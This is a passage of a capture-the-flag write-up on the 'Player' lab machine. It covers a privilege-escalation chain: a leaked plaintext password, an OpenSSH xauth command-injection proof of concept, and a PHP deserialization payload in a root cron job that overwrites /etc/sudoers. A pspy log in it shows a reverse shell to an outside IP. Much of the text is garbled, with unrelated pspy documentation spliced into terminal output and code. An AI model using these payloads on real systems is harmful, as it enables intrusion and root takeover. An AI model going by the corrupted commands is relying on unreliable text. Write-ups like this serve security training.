www-data@player:/var/www/demo/components/filemanager$ su - telegen -s /bin/bash
<mo/components/filemanager$ su - telegen -s /bin/bash
Password: d-bC|jC!2uepS/w

telegen@player:~$ id
id
uid=1000(telegen) gid=1000(telegen) groups=1000(telegen),46(plugdev)
telegen@player:~$ 

```

At this stage we can own the user by grabbing **user.txt** or even we can get it at the stage where we exploited **OpenSSH xauth Command Injection**.

```

telegen@player:~$ ls
ls
user.txt
telegen@player:~$ cat user.txt
cat user.txt
30e47abe9e315c0c39462d0cf71c0f48
telegen@player:~$ 

```

```


root@kali:~/Desktop/htb/player# python poc.py player.htb 6686 telegen 'd-bC|jC!2uepS/w'
INFO:__main__:connecting to: telegen:d-bC|jC!2uepS/w@player.htb:6686
INFO:__main__:connected!
INFO:__main__:
Available commands:
.info
.readfile <path>
.writefile <path> <data>
.exit .quit
<any xauth command or type help>

#> .readfile /home/telegen/user.txt
DEBUG:__main__:auth_cookie: 'xxxx\nsource /home/telegen/user.txt\n'
DEBUG:__main__:dummy exec returned: None
INFO:__main__:30e47abe9e315c0c39462d0cf71c0f48
#> █

```

Privilege Escalation:

If we look at staging subdomain updates tab we have some interesting information saying about product status which is getting updated every 5 seconds.



So it's look like we have some sort of cron job running in the background to fetch this information. Using process spy tool we can get to know **/var/lib/playbuff/buff.php** is getting executed.

2019/03/24 17:46:51 CMD: UID=53	PID=1618	- bash -i	
2019/03/24 17:46:51 CMD: UID=33	PID=1817	- /bin/bash -c bash -i >/dev/tcp/192.168.0.109/4445 0>&1 2>&1 eth0	Kali Training Getting Started
2019/03/24 17:46:51 CMD: UID=33	PID=1816	- /bin/bash	
2019/03/24 17:46:51 CMD: UID=33	PID=1813	ps -ef grep -i "root" xargs grep -i "Hacker" they execute. Great for enumeration of Linux systems in CTFs. Also great to	see
2019/03/24 17:46:51 CMD: UID=33	PID=1804	- /usr/sbin/apache2 -k start	demystify their conjugates why passing secrets as arguments on the command line is a bad idea.
2019/03/24 17:46:51 CMD: UID=0	PID=18	- /bin/sh	
2019/03/24 17:46:51 CMD: UID=0	PID=17	- The tool gathers it's info from proctcs scans. Inotify watchers placed on selected parts of the file system trigger these scans to	catch short-lived processes.
2019/03/24 17:46:51 CMD: UID=0	PID=157	- /usr/sbin/apache2 -k start	
2019/03/24 17:46:51 CMD: UID=0	PID=156	- /usr/sbin/apache2 -k start	
2019/03/24 17:46:51 CMD: UID=0	PID=155	- /usr/sbin/apache2 -k start	
2019/03/24 17:46:51 CMD: UID=0	PID=154	- /usr/sbin/apache2 -k start	
2019/03/24 17:46:51 CMD: UID=0	PID=153	- /usr/sbin/apache2 -k start	
2019/03/24 17:46:51 CMD: UID=33	PID=1521	Get the tool onto the Linux machine you want to inspect. First get the binaries. Download the released binaries here:	
2019/03/24 17:46:51 CMD: UID=0	PID=152	- /usr/sbin/apache2 -k start	
2019/03/24 17:46:51 CMD: UID=33	PID=1519	- /usr/sbin/apache2 -k start	
2019/03/24 17:46:51 CMD: UID=33	PID=1518	- /usr/sbin/apache2 -k start download	
2019/03/24 17:46:51 CMD: UID=33	PID=1517	- /usr/sbin/apache2 -k start	
2019/03/24 17:46:51 CMD: UID=33	PID=1514	- /usr/sbin/apache2 -k start download	
2019/03/24 17:46:51 CMD: UID=0	PID=15	- 32 bit small version: /usr/sbin/apache2 -k start	
2019/03/24 17:46:51 CMD: UID=33	PID=1466	- /usr/sbin/apache2 -k start	
2019/03/24 17:46:51 CMD: UID=0	PID=1412	- bash than version, /usr/sbin/apache2 -k start	
2019/03/24 17:46:51 CMD: UID=0	PID=14	- /bin/sh	
2019/03/24 17:46:51 CMD: UID=0	PID=1353	The sshd:[root@pts/0]# should work on any Linux system but are quite huge (~4MB). If size is an issue, try the smaller	
2019/03/24 17:46:51 CMD: UID=0	PID=1218	versions which depend on libc and are compressed with UPX (<1MB).	
2019/03/24 17:46:51 CMD: UID=0	PID=12	- /sbin/getty -38400 ttys	
2019/03/24 17:46:51 CMD: UID=33	PID=1170	Alpine: /usr/sbin/apache2 -k start. Either use Go installed on your system or run the Docker-based build process which	
2019/03/24 17:46:51 CMD: UID=33	PID=1168	- /usr/sbin/apache2 -k start ensure Docker is installed, and then run make build-build-image to build a Docker	
2019/03/24 17:46:51 CMD: UID=33	PID=1167	- image and then copy the binaries with it.	
2019/03/24 17:46:51 CMD: UID=33	PID=1166	- /usr/sbin/apache2 -k start	
2019/03/24 17:46:51 CMD: UID=0	PID=1162	- /usr/sbin/apache2 -k start	
2019/03/24 17:46:51 CMD: UID=113	PID=1132	- /usr/sbin/mysqld	- Learn about the flags and their meaning. The summary is as follows:
2019/03/24 17:46:51 CMD: UID=0	PID=11	- /bin/sh	
2019/03/24 17:46:51 CMD: UID=0	PID=1020	- acpid -c /etc/acpi/events -d /var/run/acpid.socket	
2019/03/24 17:46:51 CMD: UID=0	PID=1015	- /bin/bash /etc/init.d/dothis.sh	- /bin/bash -c /etc/init.d/dothis.sh
2019/03/24 17:46:51 CMD: UID=0	PID=1014	- /bin/sh -c /etc/init.d/dothis.sh	- /bin/sh -c /etc/init.d/dothis.sh
2019/03/24 17:46:51 CMD: UID=0	PID=1010	- CRON	- CRON
2019/03/24 17:46:51 CMD: UID=0	PID=1009	- cron, /var, and /opt.	- cron, /var, and /opt.
2019/03/24 17:46:51 CMD: UID=0	PID=1008	- atd	- atd
2019/03/24 17:46:51 CMD: UID=0	PID=1007	- /usr/sbin/sshd -D	- /usr/sbin/sshd -D
2019/03/24 17:46:51 CMD: UID=0	PID=1	- /bin/bash	- /bin/bash
2019/03/24 17:46:51 CMD: UID=0	PID=0	- sleep 5	- sleep 5
2019/03/24 17:46:55 CMD: UID=0	PID=2152	- /root/openssh-7.2p1/ssh -p 6868 -f /root/openssh-7.2p1/ssh_config -D -d	
2019/03/24 17:47:00 CMD: UID=0	PID=2154	- /bin/sleep 5	
2019/03/24 17:47:01 CMD: UID=0	PID=2157	- /usr/bin/php /var/lib/playbuff/buff.php	- Watching files inside /var/lib/playbuff/buff.php is most important since many tools will
2019/03/24 17:47:01 CMD: UID=0	PID=2156	- /bin/sh -c /usr/bin/php /var/lib/playbuff/buff.php > /var/lib/playbuff/error.log	- /bin/sh -c /usr/bin/php /var/lib/playbuff/buff.php > /var/lib/playbuff/error.log
2019/03/24 17:47:01 CMD: UID=0	PID=2155	- /usr/bin/cron	- /usr/bin/cron

We have readable contents in the folder.

```
telegen@player:~$ cd /var/lib/playbuff
cd /var/lib/playbuff
telegen@player:/var/lib/playbuff$ ls -al
ls -al
total 24
drwxr-xr-x  2 root      root      4096 Mar 2
drwxr-xr-x 47 root      root      4096 Mar 2
-rwx---r--  1 root      root      878 Mar 2
-rw-r--r--  1 root      root      15 Mar 2
-r-----   1 root      root      14 Mar 2
-rw-----   1 telegen  telegen    13 Mar 2
telegen@player:/var/lib/playbuff$
```

- -d: list of directories to watch
 - -i: interval in milliseconds between events

16:54 in case some events are not

16:25-a print events in different col
17:19 **buff.php**

17:49 error.log
The default settings should be fine.
16:54 logs.txt

17:49 merge.log

Some more complex examples:

```

telogen@player:/var/lib/playbuff$ cat mer  demonstrates why passing series as arguments on the command line is a bad idea.
cat merge.log
no issues yettelogen@player:/var/lib/playbuff$ cat logs.txt into from procs scans. Inotify watchers placed on selected parts of the file system trigger these scans to
cat logs.txt
cat: logs.txt: Permission denied
telogen@player:/var/lib/playbuff$ cat error.log
cat error.log
Update Success!telogen@player:/var/lib/playbuff$ cat buff.php
<?php
Get the tool onto the Linux machine you want to inspect. First get the binaries. Download the released binaries here:
include('/var/www/html/launcher/decdcc8a47256c64630d803a4c40786g.php');
class playBuff
{
    public $logFile="/var/log/playbuff/logs.txt";  
⑩ static version: pspy64 download
    public $logData="Updated";
        * 32 bit long, static version, pspy64 download
    public function __wakeup()
    {
        file_put_contents(__DIR__."/".$this->logFile,$this->logData); any Linux system but are quite huge (~4MB). If size is an issue, try the smaller
    }
}
$buff = new playBuff();
$serialbuff = serialize($buff);
$data = file_get_contents("/var/lib/playbuff/merge.log");
if(unserialize($data))
{
    $update = file_get_contents("/var/lib/playbuff/logs.txt");
    $query = mysqli_query($conn, "update stats set status='".$update' where id=1");
    if($query)
    {
        echo 'Update Success with serialized logs!';
            * -r: enables running commands to stdout (enabled by default)
        }
    else
    {
        file_put_contents("/var/lib/playbuff/merge.log","no issues yet"); pspy will watch these directories only, not the subdirectories (empty by default).
        $update = file_get_contents("/var/lib/playbuff/logs.txt");
            * between procs scans, nspy scans regularly for new processes regardless of Inotify events, just
        $query = mysqli_query($conn, "update stats set status='".$update' where id=1");
        if($query)
        {
            * -c: print events in different colors. Red for new processes, green for new Inotify events.
        }
        echo 'Update Success!';
    }
}
?>
telogen@player:/var/lib/playbuff$ █

```

This code has a flaw wherein if we send serialized objects in **merge.log** file then data gets unserialized and the magical method **__wakeup()** gets invoked which then creates **\$logFile** with data **\$logData**. An attacker can control both the objects via **merge.log**.

All we have to do is craft a serialized payload and put it in **merge.log** to get it triggered by cron job.

The screenshot shows a terminal window with the following content:

```

<?php
class playBuff
{
    public $logFile='new.txt';
    public $logData='This is created by attacker';
}
$app = new playBuff;
$ser = serialize($app);
var_dump($ser);
?>

```

To the right of the terminal, there is a sidebar with the following text:

pspy is a command line tool de
commands run by other users,
demonstrates your colleagues w
The tool gathers its info from p
catch short-lived processes.

Getting started

Let's see if we can create new file as root.

```
O:8:"playBuff":2:{s:7:"logFile";s:7:"new.txt";s:7:"logData";s:27:"This is created by attacker";} 
```

```
telegen@player:/var/lib/playbuff$ echo 'O:8:"playBuff":2:{s:7:"logFile";s:7:"new.txt";s:7:"logData";s:27:"This is created by attacker";} > merge.log <w.txt';s:7:"logData";s:27:"This is created by attacker";}' > merge.log
telegen@player:/var/lib/playbuff$ ls -al
total 24
drwxr-xr-x 2 root root 4096 Mar 24 16:54 .
drwxr-xr-x 47 root root 4096 Mar 24 16:25 . typically compiled files should work on any Linux system but are quite huge (~4MB). If size is an issue, try the smaller
-rwx--r-- 1 root root 878 Mar 24 17:19 buff.php depend on libc and are compressed with UPX (<1MB).
-rw-r--r-- 1 root root 15 Mar 24 17:57 error.log
-r----- 1 root root 14 Mar 24 16:54 logs.txt
-rw----- 1 telegen telegen 97 Mar 24 17:57 merge.log the binaries yourself. Either use Go installed on your system or run the Docker-based build process which
telegen@player:/var/lib/playbuff$ ls -al ran to create the release. For the latter, ensure Docker is installed, and then run make build-build-image to build a Docker
ls -al image, followed by make build to build the binaries with it.
total 24
drwxr-xr-x 2 root root 4096 Mar 24 16:54 . run pspy --help to learn about the flags and their meaning. The summary is as follows:
drwxr-xr-x 47 root root 4096 Mar 24 16:25 . typically compiled files should work on any Linux system but are quite huge (~4MB). If size is an issue, try the smaller
-rwx--r-- 1 root root 878 Mar 24 17:19 buff.php print commands to stdout (enabled by default)
-rw-r--r-- 1 root root 15 Mar 24 17:57 error.log
-r----- 1 root root 14 Mar 24 16:54 logs.txt print file system events to stdout (disabled by default)
-rw----- 1 telegen telegen 97 Mar 24 17:57 merge.log
telegen@player:/var/lib/playbuff$ ls -al
ls -al
total 28
drwxr-xr-x 2 root root 4096 Mar 24 17:58 . list of directories to watch with Inotify. pspy will watch all subdirectories recursively (by default, watches /usr, /tmp, /etc,
drwxr-xr-x 47 root root 4096 Mar 24 16:25 . interval in milliseconds between procs scans. pspy scans regularly for new processes regardless of Inotify events, just
-rwx--r-- 1 root root 878 Mar 24 17:19 buff.php events are not received.
-rw-r--r-- 1 root root 36 Mar 24 17:58 error.log its in different colors. Red for new processes, green for new Inotify events.
-r----- 1 root root 14 Mar 24 16:54 logs.txt
-rw----- 1 telegen telegen 97 Mar 24 17:57 merge.log
-rw-r--r-- 1 root root 27 Mar 24 17:58 new.txt things should be fine for most applications. Watching files inside /usr is most important since many tools will
telegen@player:/var/lib/playbuff$ cat new.txt access libraries inside it.
cat new.txt
access libraries inside it.
This is created by attackertelegen@player:/var/lib/playbuff$ 
```

We could see that **new.txt** file got created by root after a minute or so. Now we can overwrite either `passwd` or `sudoers` files to gain root access.

The final payload will be like below

```
O:8:"playBuff":2:{s:7:"logFile";s:23:"../../../../etc/sudoers";s:7:"logData";s:25:" telegen ALL=(ALL:ALL) ALL";} 
```

```
This is created by attackertelegen@player:/var/lib/playbuff$ ls -al
ls -al pspy is a command line tool designed to snoop on processes without need for root permissions. It allows you to see
total 28 commands run by other users, cron jobs, etc. as they execute. Great for enumeration of Linux systems in CTFs. Also great to
drwxr-xr-x 2 root root 4096 Mar 24 17:58 . list your colleagues why passing secrets as arguments on the command line is a bad idea.
drwxr-xr-x 47 root root 4096 Mar 24 16:25 . info from procs scans. Inotify watchers placed on selected parts of the file system trigger these scans to
-rwx--r-- 1 root root 878 Mar 24 17:19 buff.php
-rw-r--r-- 1 root root 36 Mar 24 18:01 error.log
-r----- 1 root root 14 Mar 24 16:54 logs.txt
-rw----- 1 telegen telegen 97 Mar 24 17:57 merge.log
-rw-r--r-- 1 root root 27 Mar 24 18:01 new.txt
telegen@player:/var/lib/playbuff$ echo 'O:8:"playBuff":2:{s:7:"logFile";s:23:"../../../../etc/sudoers";s:7:"logData";s:25:"telegen ALL=(ALL:ALL) ALL";}' > merge.log <7:"logData";s:25:"telegen ALL=(ALL:ALL) ALL";' > merge.log
telegen@player:/var/lib/playbuff$ ls -al
ls -al Get the tool onto the Linux machine you want to inspect. First get the binaries. Download the released binaries here:
total 28
drwxr-xr-x 2 root root 4096 Mar 24 17:58 3 bit big, static version: pspy32 download
drwxr-xr-x 47 root root 4096 Mar 24 16:25 . static version: pspy64 download
-rwx--r-- 1 root root 878 Mar 24 17:19 buff.php static version: pspy64 download
-rw-r--r-- 1 root root 36 Mar 24 18:01 error.log static version: pspy32s download
-r----- 1 root root 14 Mar 24 16:54 logs.txt
-rw----- 1 telegen telegen 112 Mar 24 18:01 merge.log static version: pspy64s download
-rw-r--r-- 1 root root 27 Mar 24 18:01 new.txt
telegen@player:/var/lib/playbuff$ ls -al 
```

After overwriting `merge.log` we can wait for a minute and can try for root

```

telegen@player:/var/lib/playbuff$ ls -al
ls -al
total 28
drwxr-xr-x 2 root      root    4096 Mar 24 17:58 .
drwxr-xr-x 47 root     root    4096 Mar 24 16:25 statically compiled files should work on any Linux system bu
-rwx---r-- 1 root      root    878 Mar 24 17:19 buff.php
-rw-r--r-- 1 root      root     36 Mar 24 18:01 error.log
-r----- 1 root      root    14 Mar 24 16:54 logs.txt
-rw----- 1 telegen   telegen 112 Mar 24 18:01 merge.log
-rw-r--r-- 1 root      root    27 Mar 24 18:01 new.txt
telegen@player:/var/lib/playbuff$ ls -al
ls -al
total 28
drwxr-xr-x 2 root      root    4096 Mar 24 17:58 .
drwxr-xr-x 47 root     root    4096 Mar 24 16:25 .. You can run pspy --help to learn about the flags and their mea
-rwx---r-- 1 root      root    878 Mar 24 17:19 buff.php
-rw-r--r-- 1 root      root     36 Mar 24 18:02 error.log
-r----- 1 root      root    14 Mar 24 16:54 logs.txt
-rw----- 1 telegen   telegen 112 Mar 24 18:01 merge.log
-rw-r--r-- 1 root      root    27 Mar 24 18:01 new.txt
You can run pspy --help to learn about the flags and their meaning.
[pspy] password for telegen: d-bC|jC!2uepS/w
root@player:/var/lib/playbuff# id
id
uid=0(root) gid=0(root) groups=0(root)
root@player:/var/lib/playbuff# cat /root/root.txt
cat /root/root.txt
7dfc49f8f9955e10d4a58745c5ddf49c
The default settings should be fine for most applications. Watching access libraries inside it.
root@player:/var/lib/playbuff#
Some more complex examples

```